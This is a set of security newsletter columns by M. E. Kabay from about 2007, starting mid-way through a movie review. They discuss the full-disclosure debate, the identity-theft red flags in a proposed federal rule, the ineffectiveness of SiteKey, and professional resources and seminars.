The giant display pops up big bubbles every fraction of a second with completely useless information of a level of detail completely inappropriate for a dashboard system; for example, one bubble which I froze on screen displays "[64.141.243.26] -> [64.185.9.137] $525,000.00 COMPLETED" and disappears within a second. If those are IP addresses, then half a million dollars has been transferred from Mercedes Benz in Stuttgart to a small company in Lubbock, Texas (I used a reverse IP block lookup). Another larger bubble includes absurd details such as "TNS 6200-LWF > Transaction started: $3,980,000.00 from Cayman Bank – Cayman Islands > Banque Swiss at Swiss // Transfer authorized." Ahem: quite aside from the total pointlessness of flashing individual transaction records for a second on any screen, giant and holographic or not, the French name of that bank is "Banque Suisse" not "Banque Swiss." Another typo is "Banqué du Brugge – Spain" which has to be "Banque de Bruges."

As for the security management functions of this display, they are represented by giant counter-rotating circles (some of them with gear teeth) with flashes of colored light passing across the circles. A complicated globular shape in the middle with parts that move in an out seems to represent something important. The security expert discusses the security by saying, "You've got firewalls tripping all over each other; routers heading back to Constantine – also you see that, what's going on over there [a corner of the ball flashes yellow and a big display bubble reads

"SECURITY UPDATE COMPLETED" followed by "SECURITY BREACH FOUND / Memory area 0034 – 0534"], you are about one broken security key away from someone having complete access to every dollar going through here." Yep – don't we wish we had systems that magically displayed poorly-defined security breaches in a way that makes it impossible to figure out what's happening or what to do?

At one point, the hero records a person's voice on a cell phone that, at a guess, manages a sound range from around 100 Hz to maybe 3 KHz – roughly phone quality; nevertheless, the tinny recording manages to trigger the biometric voice-recognition system for a high-security authentication system (yeah, right).

Speaking of security, in two places in the movie, the hero gets through physical security without proper identification; in one case, she's whisked by a bewildered security guard because an executive airily sweeps her through without letting her show her (nonexistent) identity papers. In another case, she gets special bank privileges by showing a bank agent a digitally-altered photograph of the bank's director with his arm around what looks like her.

The cinematography is very interesting, with lots of stop action and odd camera angles. The scenery in Istanbul is wonderful, the Turkish people speak Turkish to each other (there are English subtitles)(or if you prefer, Chinese, French, Korean, Portuguese or Spanish) instead of broken English (what kind of nut believes that foreign people speak broken English to each other??) and there are some interesting-looking people who turn out to be surprising characters throughout the film.

I had a great time watching the movie and I hope you will too.

EDPACS Archive A Treasure Trove

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

My friend and colleague Dan Swanson, CIA, CMA, CISA, CISSP, CAP runs a Yahoo group < http://finance.groups.yahoo.com/group/Dans_SECemails/ > relating to information technology (IT) and information assurance (IA) audit that readers may find useful. One can receive his postings either by receiving individual e-mail messages, by choosing daily digests, or by logging on to the group Web site to see the messages online. He posts a wealth of material of interest to auditors and IA specialists – especially educators.

Recently he announced his assumption of the position of editor for the venerable and highly regarded EDPACS publication, the _EDP Audit, Control, and Security Newsletter_ < http://www.informaworld.com/smpp/title~db=all~content=t768221793 >. This monthly publication has a long reputation for publishing practical and well-written contributions by industry experts and provides a stimulating dose of thoughtful and thought-provoking writing for a modest fee of about $20 a month. < http://www.informaworld.com/smpp/title~db=all~content=t768221793~tab=subscribe > The articles are about 10-12 pages long, attractively formatted and often have colorful diagrams suitable for use in teaching (remember that Fair Use and academic custom suggests that we ask for permission to include them permanently in our work if we use them in teaching more than once). In addition, the newsletter has short pointers to hot topics that include links for further reading.

Until the end of February 2007, readers can enjoy a bonanza of free data mining on the EDPACS Web site: the publishers have opened up their archives back to 1998 and are allowing unlimited downloads of their article files in PDF. There are hundreds of useful articles there. In a few hours, I picked through the archives for 2004 through 2006 and picked up 96 wonderful additions to my collection of teaching and reference materials – many, I am please to report, by friends and colleagues at Norwich University such as Tom Peltier and Rebecca Herold.

Here are just a few of the gems I collected from this treasure trove (these are my file names, not the exact titles):

- Auditing Wireless PDA Devices (2005-09)
- BCP DRP--Things Overlooked (2005-07)
- BCP DRP Testing (2005-11)
- Best Practices in Due Professional Care (2004-02)
- Building Effective Privacy Program (2005-09)
- CA ID-Theft Law & CFAA Implications (2003-12)
- Change Mgmt (2005-10)
- Chief Privacy Officers (2004-03)
- Corporate Liability Disposing Old Computers (2004-11)
- Corporate Liability for Illegal Downloading (2005-03)

- Cost of Poor Testing Part 1 (2003-07) & Part 2 (2003-08)
- Culture Change in Security & Privacy (2004-06)
- Data Destruction & Preservation Part 1 (2003-09) & Part 2 (2003-10)
- Developing Enterprisewide Policy Structure (2004-02)
- E-mail Archiving--Reasons Risks Rewards (2006-04)
- Effective Operational Security Metrics (2006-06)
- Implementing Security Metrics (2006-09)
- ISO-17799 for Security Mgmt & Audit (2004-05)
- Managing Risks Offshore IT Development (2004-10)
- Measuring Risk Using Existing Frameworks (2005-02)
- Measuring Security (2006-10)
- MetaFisher--Next-Generation Bots & Phishing (2006-10)
- Outsmarting New Malware (2006-03)
- Risk Analysis & Risk Management (2004-09)
- ROI for Controlling Risk Costs (2003-05)
- Securing Against Insider Attacks (2006-07)
- Seven Habits Successful E-mail Managers (2006-08)
- Social Engineering Concepts Solutions
- SOX & IT Governance--IT Control & Compliance (2004-04)
- SOX Compliance--Practitioner's Guide (2005-10)
- Ten Steps Effective Web-Based Security-Policy Devt (2004-04)
- Understanding IM Threat (2006-03)
- Windows 2003 & XP Auditing 101 (2003-10)

So hurry on over and start poring over the issues. Who knows – you may even want to subscribe!

[Note for the record: I have received no reward for this nice article – not even a free subscription; I am paid by _Network World_ for writing these columns and do not accept anything (i.e., bribes) from others for doing this work.]

Transgressing the Unwritten Law

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Most people who have spent more than five minutes with me know that I am afflicted with a severe case of Monty Python addiction. Indeed, I am the founder of the Norwich University Monty Python Society which meets every week to watch an episode from the 14-DVD set of complete shows.< http://tinyurl.com/yumemf > At the 2006 graduation of students of the School of Graduate Studies (SGS) at Norwich University, my arrival at the podium was greeted by a chorus of high-pitched cries of "Ni! Ni!" < http://tinyurl.com/nsm5u > from dozens of graduating MSIA students, much to the dismay of the assembled dignitaries. At the SGS these days, I have corrupted many of my colleagues into greeting each other with, "G'day Bruce! G'day Sheila!" in various approximations of an Australian accent.< http://tinyurl.com/yuf4vn > The disease began when I was a graduate student at Dartmouth College from 1972 to 1976 and foolishly played recordings of Monty Python skits over and over while I was doing laboratory work; the skits were permanently burned into my brain. Even my saintly wife, who doesn't even _like_ Monty Python, has come to utter occasional phrases such as "Yes, well, of course, this is just the sort blinkered philistine pig ignorance I've come to expect from you non-creative garbage." < http://tinyurl.com/2hngug >

I mention all this mostly for fun but also because of a recent incident I experienced while using the Yahoo groups < http://groups.yahoo.com/ > to organize collaboration among contributors to the _Computer Security Handbook, Fifth Edition_ being edited by Sy Bosworth, Eric Whyne and myself and due for publication in spring 2008. I was just setting up the group message board by loading one message per chapter so that collaborators could begin adding their discussions as threaded messages appended to each discussion head when I was suddenly barred from my own group. A cryptic message from Yahoo informed me that my account had been removed from the group because it was "tagged as an auto-responder." There was no further explanation.

A bit of exploration revealed the following explanation < http://tinyurl.com/yvgqcz > in the Group Managers Forum on Yahoo:

>Did your address get tagged as an auto-responder? …. That occurs when you send too many messages to
Yahoogroups.com in too short a time span.

1 - This can happen when you compose replies and posts offline and then email the bunch of messages all at once when you're online.

2 - Of course, it can happen when you set you mail service to send an auto-response like, "Hi! I'm on vacation and will return next weekend."

3 - It can also happen if a virus or spammer just happens to "spoof" your email address as the "From:" and send a bunch of spew to addresses "@yahoogroups.com". (And, Yes, this can and does happen and there's nothing you can do about it!)<

Well, that was it! I loaded 76 messages in a few minutes using cut/paste operations to so very quickly and that's presumably why the automated system has blocked me.

Now for the Monty Python reference. I searched to no avail for any warning about this problem in the Yahoo groups documentation. The situation thus reminded me of the classic lines from Ethel the Frog < http://tinyurl.com/2d5w5f >:

>Interviewer: Stig, I've been told Dinsdale Piranha nailed your head to the floor.

Stig: No, no. Never, never. He was a smashing bloke. He used to give his mother flowers and that. He was like a brother to me.

Interviewer: But the police have film of Dinsdale actually nailing your head to the floor.

Stig: Oh yeah, well -- he did that, yeah.

Interviewer: Why?

Stig: Well he had to, didn't he? I mean, be fair, there was nothing else he could do. I mean, I had transgressed the unwritten law.

Interviewer: What had you done?

Stig: Er... Well he never told me that. But he gave me his word that it was the case, and that's good enough for me with old Dinsy. I mean, he didn't want to nail my head to the floor. I had to insist. He wanted to let me off. There's nothing Dinsdale wouldn't do for you.<

MORAL: if you are setting up automated rules with drastic consequences for availability and utility on your networks, you might want to let people know about them in advance.

On Hacker Conventions, SecurityFocus and List Sponsorship: Follow-up

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Regular readers may recall that in early January 2007, we distributed a column I wrote about Norwich University's support of a discussion group that posted news about a questionable conference.< http://www.networkworld.com/newsletters/sec/2007/0101sec1.html > My colleague Dr Peter Stephenson, PhD, CISM, CISSP, FICAF and I expressed a yawning lack of concern about the association.

One correction I want to post in public is that I was mistaken in writing, "Code of Ethics < https://www.isc2.org/cgi/content.cgi?category=12 > which requires CISSPs and other holders of the organization's professional certifications "To discourage such behavior as:…" As several alert readers pointed out, what I quoted is not a requirement but only "Objectives for Guidance" and the Web page clearly states, "These objectives are provided for information only; the professional is not required or expected to agree with them."

Readers interested in the full-disclosure debate may want to read some articles published in this newsletter some years ago:

- Giving aid to the enemy? (2001-11-14)
  http://www.networkworld.com/newsletters/sec/2001/01108714.html

- Responsible disclosure of vulnerabilities (2002-10-23)
  http://www.networkworld.com/newsletters/sec/2002/01596999.html

- More on disclosing responsibly (2002-10-28)
  http://www.networkworld.com/newsletters/sec/2002/01605860.html

On that note, MSIA 2007 graduate student Timothy MalcomVetter, CISSP sent me some heartfelt comments which I am publishing here with his full collaboration. The remaining text is Mr MalcomVetter's own work with some minor editing.

* * *

To the audience of Professor Kabay's column this self-reflection may not seem important, but I do not want to skip over this point: I consider myself to be a free-thinking person in general; moreover, I am almost never the person who takes the most traditional position on any subject.

As a security professional, I understand the nature of those like me. Quite possibly the most overlooked characteristic of people who "get security", as Bruce Schneier puts it in his text _Beyond Fear_ (2006, Springer, ISBN 0-387-02620-7) < http://tinyurl.com/29xto8 > is the rule-breaker mentality, the ability to walk through a retail store and immediately recognize its security weaknesses. By nature, traditionalists rarely challenge social norms; hence traditionalists do not make great security professionals. Since the world needs security people

and since security people tend to break rules, it therefore seems perfectly acceptable to many people to extend these rule-breaking tendencies to the realm of the full-disclosure debate. However, releasing attack details and exploit code is just plain irresponsible.

Professor Stephenson selected the adjectives “enlightened” and “technical” to describe security professionals who value the observance of hacker-fests. I disagree that any reputable security researchers or practitioners should associate with hacker conventions. But more important, I disagree with the notion that full disclosure is good.

Dr Stephenson brought an argument commonly made when justifying the attendance of these events: that full and complete disclosure (i.e., with specific details of how to exploit a vulnerability, often accompanied by exploit code) prevents zero-day attacks, and since many of these details are released in hacker forums, attendance by legitimate security professionals seems appropriate. What research has been fielded that validates the claim that zero-day attacks decline because of exploit code publication? Besides anecdotal evidence, is there any hard evidence that shows that organizations and individuals are safer because a security researcher has posted his exploit of the latest bug on BugTraq <http://www.securityfocus.com/archive>? Doesn’t it seem more reasonable that some of these people are using the postings to market themselves as better security researchers, or that the proliferation of malware is higher because supposedly reputable security researchers handed-out exploit code that the malware authors can append to their latest bot code?

It seems to me (yes, this is just an impression) that those in favor of full disclosure share a common ideology: a belief that information should be free, a belief that the ends justify the means, and a belief that a grass-roots underground effort is the only way to modify the behavior of the big guy—the corporate software vendor.

As for Norwich University’s MSIA program sponsoring an open forum where invitations to fallacious and irresponsible events could abound, there’s clearly a fine line to be drawn. In general, there are valuable and varied opinions flourishing in these types of forums. Obviously no sponsor could be responsible to the point of agreeing with all of them. But advertisement on the discussion-group page <http://www.securityfocus.com/archive/105/445936> could be mistakenly interpreted endorsement of the pro-hacker conference.

As for hacker conventions in general, whether it’s DEFCON, Blackhat, PAKCON, or even Al-QuedaCON (fictional), the point is the same: it is disreputable and counter-productive for security professionals to associate with those who handle the health of our networks with flippant disregard.

I leave you with this analogy: Publishing exploit details is like having public safety advocates publishing locations of playgrounds where children are not safe because they are not supervised by adults; although child safety may improve in the long run, the possibility of direct harm by pedophiles makes this approach unwise. We are in the business of information safety and our organizations’ data are like our children.

To Disclose or Not to Disclose

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

The full-disclosure debate continues with a contribution from Prof Ric Steinberger, CISSP, CISM. As usual with contributions to this newsletter, the rest of this article is entirely his with minor edits:

* * *

One of the most consistent and brilliant writers on the topic of vulnerability disclosure is Bruce Schneier. For many years he has argued that the _*only way*_ to force software publishers to _*promptly*_ fix security vulnerabilities in their products is to publicly publish the technical details of the vulnerabilities. His recent article in _CSO Magazine_ summarizes his ideas < http://www.csoonline.com/read/020107/col_sec.html >. Scheier's position is at one ideological end of the spectrum. The other end would be that researchers who discover vulnerabilities should privately contact the software vendor and tell no one else nor take any other actions.

My own position is that there is no "always correct" response that vulnerability researchers should follow. There are situations where, after repeated communications by the discover of a vulnerability with a large software vendor, that vendor refuses to acknowledge the vulnerabilities or refuses to agree to release patches by a specific date. Sometimes, in frustration, the researcher resorts to full disclosure). In many cases, this has the effect of forcing the software vendor to reprioritize, and to develop and release appropriate patches. One would hope that in most cases software vendors are more willing to act quickly when they are notified of vulnerabilities in their products. Bruce Schneier pursues his full disclosure position because in many cases, large software vendors have not acknowledged or responded promptly.

Full disclosure may work with larger vendors in the sense that it usually forces them to respond more rapidly to vulnerabilities in their own products than they otherwise would. This is generally a good thing for customers, and one could argue, this is what the vendors should be doing anyway without being blackmailed through full disclosure. But is full disclosure also an appropriate approach towards small to mid-sized software vendors? In many cases, these companies have many fewer resources (and customers), and are far less able to quickly respond to identified vulnerabilities. The optimal solution would seem to be that these companies should welcome _*private*_ disclosures of product vulnerabilities and work cordially with the discovers to develop patches. Of course not every software vendor is able or willing to do this, and thus may be forced to confront the consequences of full disclosure.

(In our next column, Prof Steinberger continues with an interesting case study of full disclosure.)

Effects of Full Disclosure

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

The full-disclosure debate continues with the second part of a contribution from Prof Ric Steinberger, CISSP, CISM. In the first part, he discussed the effects of full disclosure on companies of different sizes. In this concluding section, he tell us about an interesting case study of those effects.

* * *

A few years ago, I [Ric] worked for a large US-based software vendor, which I will call the PQR Corporation. A European-based researcher had been sending lots of information about vulnerabilities in PQR's products to PQR product security staff. PQR had not been especially proactive in responding, either in releasing patched products or in communicating with the researcher. This situation led the researcher to fully disclose technical details of many of the vulnerabilities he had discovered, and this caught the attention of a large number of PQR's most important customers. Not surprisingly, the trade press picked up the story and much unwelcome PR was generated. The net outcome was that, after much internal strategizing, PQR agreed to issue quarterly patch releases to all customers and promised to promptly fix all known security vulnerabilities.

Normally, that would be the end of the story. But PQR had established a fairly new hosting service where customers could run their PQR applications and store their data (thus saving them the expense of using their own data center). PQR's hosting service was not suitably prepared for these quarterly patch releases, and the first time one was released, the operations staff was not ready to apply them. Failing to apply PQR-released patches in a timely manner in PQR's own hosting center would have been unacceptable. Thus, after many meetings, tests, and other preparations, the PQR operations staff began deploying PQR patches inside the company's data center. Overall, a good outcome for PQR and its customers, and one that might not have happened without full disclosure. But there were many stressful days at PQR before this happened.

In summary, it seems to me, agreeing with Bruce Schneier, that full disclosure generally does what it is intended to do: forces software vendors to promptly correct security vulnerabilities. But whether full disclosure is *always* the optimal strategy that ethical vulnerability researchers should use remains uncertain, especially when the companies are small and the software products are not widely used.

Prior to forming SCS, Mr. Steinberger worked for several Silicon Valley high technology companies including SRI International, SRI Consulting, Nuance Communications, and Security Portal.

Breakpoint Echoes Current News

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

I recently received a copy of Richard A. Clarke's new novel, _Breakpoint_< http://tinyurl.com/yopeua >, and enjoyed reading it.

Mr Clarke's biography includes extensive service at high levels of the United States federal government. A summary paragraph about his achievements reads," Prior to an unprecedented 11 consecutive years of White House service [as Special Assistant to the President for Global Affairs, National Coordinator for Security and Counterterrorism, and Special Advisor to the President for Cyber Security], Richard Clarke served for 19 years in the Pentagon, the Intelligence Community and State Department. During the Reagan Administration, he was Deputy Assistant Secretary of State for Intelligence; and under the first Bush Administration, he was Assistant Secretary of State for Political-Military Affairs, coordinating diplomatic efforts and subsequent security arrangements to support the 1990-91 Gulf War. In total, he has worked for seven presidents and devoted three decades to combating the terrorist threat to America." < http://tinyurl.com/ysoosv >

The book opens in 2012 with massive attacks on the Internet infrastructure of the United States. The attacks are traced to a Chinese University and government agencies prepare a counter attack. The story includes interesting expositions about the convergence of computer technology with biotechnology, the rise of anti-technology fanatics, and discussions of significant ethical questions.

I was struck by the parallel between parts of the story and a recent announcement that the National Cyber Response Coordination Group (NCRCG) < http://www.us-cert.gov/press_room/050215cybersec.html > is prepared to launch counterattacks against the perceived sources of cyber attacks on the US. Veteran _Computerworld_ writer Ellen Messmer summarized the plan as follows: "If the United States found itself under a major cyberattack aimed at undermining the nation's critical information infrastructure, the Department of Defense is prepared, based on the authority of the president, to launch a cyber counterattack or an actual bombing of an attack source. . . . In the event of a massive cyberattack against the country that was perceived as originating from a foreign source, the United States would consider launching a counterattack or bombing the source of the cyberattack, Hall said. But he noted the preferred route would be warning the source to shut down the attack before a military response." < http://tinyurl.com/yrrltv >

Unfortunately, the source of a cyberattack may be spoofed. Internet Protocol Version 4 (IPv4) lacks a formal mechanism for source authentication of packets and so it is easy to launch attacks that appear to come from somewhere else. < http://tinyurl.com/ywqq3g > Without detailed and verified information about the actual source, it would be easy to counterattack against the wrong target. Indeed, Richard Clarke has written a nonfiction book about precisely such a misplaced reaction in _Against All Enemies_. < http://tinyurl.com/ywhm6q >

The book is quite short, coming in at about 80,000 words. Mr Clarke provides an afterword with

valuable explanations of his sources. All in all, an enjoyable read that can provoke interesting discussions.

Proposed Rulemaking Against ID Theft

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In July 2006 a consortium of US federal agencies published a Notice of Proposed Rulemaking (NPRM) to help protect customers of banks and other financial institutions against identity theft. < http://www.fdic.gov/news/news/press/2006/pr06071.html >

The agencies included the Board Of Governors of the Federal Reserve System
Federal Deposit Insurance Corporation, Federal Trade Commission, National Credit Union Administration, Office of the Comptroller of the Currency and Office of Thrift Supervision.

The press release described the NPRM as follows:

>The regulations that the agencies are jointly proposing would require each financial institution and creditor to develop and implement an identity theft prevention program that includes policies and procedures for detecting, preventing, and mitigating identity theft in connection with account openings and existing accounts. The proposed regulations include guidelines listing patterns, practices, and specific forms of activity that should raise a "red flag" signaling a possible risk of identity theft. Under the proposed regulations, an identity theft prevention program established by a financial institution or creditor would have to include policies and procedures for detecting any "red flag" relevant to its operations and implementing a mitigation strategy appropriate for the level of risk.

The proposed regulations also would require credit and debit card issuers to develop policies and procedures to assess the validity of a request for a change of address followed closely by a request for an additional or replacement card.

Additional proposed regulations would require users of consumer reports to develop reasonable policies and procedures that they must apply when they receive a notice of address discrepancy from a consumer reporting agency.<

The report was published in three PDF files which, for reasons best known to the federal agencies involved, did not include any usable text – they are scanned from the original double-spaced paper NPRM.

In my next column, I'll briefly review the red flags compiled by the working group.

The People's Flag is Deepest Red

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last column, I introduced the Notice of Proposed Rulemaking (NPRM) to help protect customers of banks and other financial institutions against identity (ID) theft < http://www.fdic.gov/news/news/press/2006/pr06071.html >. The NPRM was published in July 2006 by a consortium of US federal regulatory agencies. They issued a list of warning signs ("red flags") of ID theft that financial institutions should act on to prevent ID theft.

The specific red flags are listed in Appendix J (pp 111-114) of the NPRM. The 31 warning signs including the following highlights (I am summarizing):

- Information from a consumer reporting agency
  - Fraud alert
  - Notice of address discrepancy
  - Pattern of activity inconsistent with history and usual activity of applicant or customer
  - Closure of an account for cause or abuse of privileges
- Documentary identification inconsistencies (forgeries, bad photos, wrong information)
- Personal information inconsistencies
  - Addresses don't match
  - Inconsistent Social Security Number versus date range
  - Correlation with known frauds
  - Fictitious addresses or mail drops
  - Bad phone numbers or answering services
  - Incomplete applications
- Address changes
  - Immediate change of address after establishing account
  - Undeliverable mail despite continued activity
- Anomalous use of the account
  - Bulk purchases of easily-fenced goods (TVs, jewelry etc.)
  - Failure to make payments (or to pay after first payment)
  - Changes in payment patterns
  - Major change in spending patterns
  - Sudden use of a formerly-inactive account
- Notice from customer or others
  - Observed fraud
  - Failure to receive statements
  - Notification of successful phishing attacks
  - E-mail from phishing attacks returned to actual institution
- Other red flags
  - "The name of an employee of the financial institution or creditor has been added as an authorized user on the account."
  - "An employee has accessed or downloaded an unusually large number of customer account records."

- "The financial institution or creditor detects attempts to access a customer's account by unauthorized persons."
- "The financial institution or creditor detects or is informed of unauthorized access to a customer's personal information."
- "There are unusually frequent and large check orders. . . ."
- "The person opening an account or the customer is unable to lift a credit freeze placed on his or her consumer report."

These guidelines are useful not only for financial institutions: they also illustrate many principles of normal operations security (OPSEC). Being sensitive to anomalous behavior is important not only for normal security but also for resource management. Look for outliers in resource utilization, outliers in the first derivative (growth rates) of such utilization and in the second derivative (changes in slope) as well.

In my third and last column on this topic, I'll review some of the comments filed on this NPRM.

Waving a Red Flag

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last two columns, I introduced the Notice of Proposed Rulemaking (NPRM) to help protect customers of banks and other financial institutions against identity (ID) theft < http://www.fdic.gov/news/news/press/2006/pr06071.html >. The NPRM was published in July 2006 by a consortium of US federal regulatory agencies. They issued a list of warning signs ("red flags") of ID theft that financial institutions should act on to prevent ID theft.

In this final column on the subject, I review some of the comments in response to the NPRM published on the Federal Reserve Web site.< http://www.federalreserve.gov/generalinfo/foia/index.cfm?doc_id=R%2D1255&doc_ver=1&ShowAll=Yes >

Some of the early comments were from individuals at small banks; in some cases, the banking staff appeared to believe that repeating emotional expressions from multiple employees of a single bank would carry weight with the regulators. These repetitive comments were along the lines of "Financial institutions are absurdly overburdened" and were devoid of any substantiating evidence or argument. Some of the contributions were flatly unprofessional; representing expletives with punctuation marks is not a good idea for any professional at any time – and especially not when his comments will be published on a government Web site for anyone to inspect. Do people not grasp that their comments are to be made public?

In the MSIA program at Norwich University, we require students to participate in online discussions; the Student Handbook < http://www.mekabay.com/msia/MSIA_Student_Handbook.pdf > specifically warns, "Student discussion contributions are graded on the basis of research, articulation of rational arguments, and contributions to the class's knowledge and understanding of the topics under discussion. Unsubstantiated opinions devoid of analysis or explanation are tolerated but not rewarded." I wish that a similar warning were posted on all requests for comment.

Despite the agitated pawing and snorting of some of the respondents reacting to red flags, some of the comments, especially those prepared by various associations of bankers, had substantive contributions to the discussion. For example, Attorney Pat Caldwell, writing on behalf of BancorpSouth < http://www.federalreserve.gov/SECRS/2006/September/20060919/R-1255/R-1255_25_1.pdf > wrote a thoughtful analysis that emphasized the dangers of duplication and overlap of the proposed rules with existing regulations such as elements of the Gramm-Leach-Bliley Act (GLBA) and of the U.S.A.P.A.T.R.I.O.T. Act. In addition, the attorney raises the question of how to meet the need for interference with fraud while preserving adequate customer service.

The American Bankers Association wrote in their thoughtful response, "we conclude that the proposed regulatory language in many cases falls short of these stated intentions. Instead, we believe that the proposal runs a high risk of creating an artificial, stagnant, mandatory checklist regime that will not effectively advance the goals of detecting and preventing identity theft and

fraud. We fear that unless these shortcomings are addressed, the result will be a diversion of resources from effective detection, investigation, and corrective action and will necessitate wasteful expenditure on burdensome, paperwork-laden compliance exercises. Bankers' attention will be drawn into wasteful but obligatory drills to justify each judgment call made under a good faith effort to defeat identity thieves and fraudsters."< http://www.federalreserve.gov/SECRS/2006/October/20061012/R-1255/R-1255_26_1.pdf > They strongly urged changes, including particularly, "Regulate by objective, not prescription" and "Recognize that risk-based considerations work best as guidance and allow for appropriate judgment, rather than rely on fixed rules."

The Missouri Bankers Association wrote, "we believe that the proposal runs a high risk of creating an artificial, stagnant, mandatory checklist regime that will not effectively advance the goals of detecting and preventing identity theft and fraud. We fear that unless these shortcomings are addressed, the result will be a diversion of resources from effective detection, investigation, and corrective action and will necessitate wasteful expenditure on burdensome, paperwork-laden compliance exercises. Bankers' attention will be drawn into wasteful but obligatory drills to justify each judgment call made under a good faith effort to defeat identity thieves and fraudsters."< http://www.federalreserve.gov/SECRS/2006/October/20061005/R-1255/R-1255_28_1.pdf >

The Massachusetts Bankers Association brief included this interesting comment: "In addition, financial institutions will incur costs to re-design identity theft and fraud programs into packages that fit into the regulatory regime examiners expect. As we've noted, many identity theft and fraud prevention efforts are integrated throughout the institution. An institution may be extremely adept at preventing ID theft, however if a program is not in place that has all of the required regulatory paperwork justifying each and every element contained in the regulation, the bank could come under regulatory scrutiny and criticism. Consequently, ID theft prevention will actually become less risk-based at some institutions."

I will keep my eyes open for news of the final disposition of the NPRM and will report back on the results, if any, of the comments.

Pesky SiteKey Problems

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last column, I described a novel approach to Website authentication involving a user-selected picture and label; one technique using this approach is the SiteKey currently being used by the Bank of America. < http://www.bankofamerica.com/onlinebanking/index.cfm?template=site_key >

Alas, investigation by Jim Youll in 2006 revealed fundamental problems in the method ("The Emperor's New Security Indicators." < http://www.usablesecurity.org/emperor/ >) It seems that the SiteKey is vulnerable to man-in-the-middle attacks. Then in 2007 a group of computer scientists published a report testing the effectiveness of the SiteKey on real users (Schecter, S., R. Dhamija, A. Ozment & I. Fischer (2007). "The Emperor's New Security Indicators: An evaluation of website authentication and the effect of role playing on usability studies." < http://www.usablesecurity.org/emperor/ >). The scholars' abstract summarizes the situation neatly:

"We asked 67 bank customers to conduct common online banking tasks. Each time they logged in, we presented increasingly alarming clues that their connection was insecure. First, we removed HTTPS indicators. Next, we removed the participant's site-authentication image—the customer-selected image that many websites now expect their users to verify before entering their passwords. Finally, we replaced the bank's password-entry page with a warning page. After each clue, we determined whether participants entered their passwords or withheld them. . . . We confirm prior findings that users ignore HTTPS indicators: no participants withheld their passwords when these indicators were removed. We present the first empirical investigation of site-authentication images, and we find them to be ineffective: even when we removed them, 23 of the 25 (92%) participants who used their own accounts entered their passwords. We also contribute the first empirical evidence that role playing affects participants' security behavior: role-playing participants behaved significantly less securely than those using their own passwords."

The 23 out of 25 test results for the SiteKey (or equivalent) results in a rate of 92% of the subjects ignoring the absence of the SiteKey; I calculate the 95% confidence limits to be 74% to 99% if the sample was random. These results are not encouraging. If the study results are replicated in independent trials, we may be faced with the unhappy conclusion that trying to make amateurs responsible for identifying phishing attacks is a waste of time. The only question remaining then is whether the actual costs of implementing the technique are warranted by measured savings in reduced fraud.

One unfortunate aspect of the fight against such fraud is that financial institutions seem to have little interest (no pun intended) in reducing fraud if the measures would in any way reduce utilization of their financial services; after all, the costs of fraud are borne not by the institutions' shareholders but by the unfortunates who fail to pay their monthly balances every month and are subjected to usurious interest rates currently approaching 25% per annum.

Nonetheless, I think that perhaps the SiteKey might still be useful with specific populations of

highly-trained or professional users; for example, a corporate extranet might authenticate itself to users using such a system before asking users to authenticate themselves to the server. Ideally, such a system would be used with token-based authentication involving strong encryption. Under such circumstances, the site-authentication could be helpful despite the possibility of the relatively difficult and non-scalable process of executing man-in-the-middle attacks on the system.

CSIRTM Resources Online

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Long-time readers of this column will have noted that since 2004, I've been writing occasional articles about computer security incident response team management (CSIRTM).

As part of the preparations for a new graduate course in CSIRTM to be offered to students as an elective in the Norwich University Master's of Science in Information Assurance (MSIA) program, I put all my articles together into an edited white paper on the subject and added some new material.

The monograph has the following major headings:

The white paper is available in HTML < http://www.mekabay.com/infosecmgmt/csirtm.htm > and PDF < http://www.mekabay.com/infosecmgmt/csirtm.pdf > formats for all non-commercial use (that is, please don't sell what I give away for free).

On another note, I have received permission from the Defense Information Systems Agency (DISA) of the US Department of Defense (DoD) to put their excellent CSIRTM training CD online for anyone who wants it. DISA has stopped producing it but in response to my enquiry about providing the CD-ROM to MSIA students enrolled in the CSIRTM Elective, someone from DISA with a bit of gender confusion about me caused by my name responded "Dear Ms Kabay, / Thank you for your interest! However we discontinued that product, CIRT Management, just recently. We do have a few copies may have kept on hand, if you want a copy, then you can make copies of it for your students. There is no charge for our products. . . ." I double-checked with them about posting the file online and they were enthusiastic about making it available free to everyone. So feel free to download the 358 MB ZIP file and install it to disk. Use the README file in the ZIP for instructions on installation.

Enjoy!

Upcoming (ISC)^2 Seminars

by M. E. Kabay, PhD, CISSP-ISSMP
Program Director, MSIA
Norwich University, Northfield VT

Norwich University's Master of Science in Information Assurance (MSIA) program has signed agreements with the International Information Systems Security Certification Consortium [(ISC)^2] for two interesting seminars in May and June 2007.

Dr. Peter Stephenson, PhD, CISSP, CISM, FICAF, noted expert in digital forensics and computer investigations, will host a Master Class in End-to-End-Digital Investigation on May 31 in Denver. Participants will be introduced to all aspects of computer-related crime and the tools used to investigate it. Computer-related crime extends today past simple hack attacks. On-line fraud, theft of intellectual property and terrorist acts now are part of the electronic crime paradigm. During this one-day session participants will learn about advanced investigative techniques and tools that address the next generation of digital incidents. Students will address both the technical and human factors in an electronic crime and its subsequent investigation. Information about the seminar is available from < http://www.isc2.org/events >.

Dr Stephenson is a world-famous forensic computer scientist and teacher. He has been an enthusiastic Adjunct Professor in the MSIA program at Norwich University from the very first seminars. A writer, consultant and lecturer in information protection for large scale computer networks, he has lectured extensively on network planning, implementation, technology and security over the past 20 years. He has written or co-authored 14 books (including many in foreign-language translations) and several hundred articles in major national and international trade publications, including his well-known monthly column for *Secure Computing(SC) Magazine*. He holds a patent for the *Forensic Analysis of Risks in Enterprise Systems*.

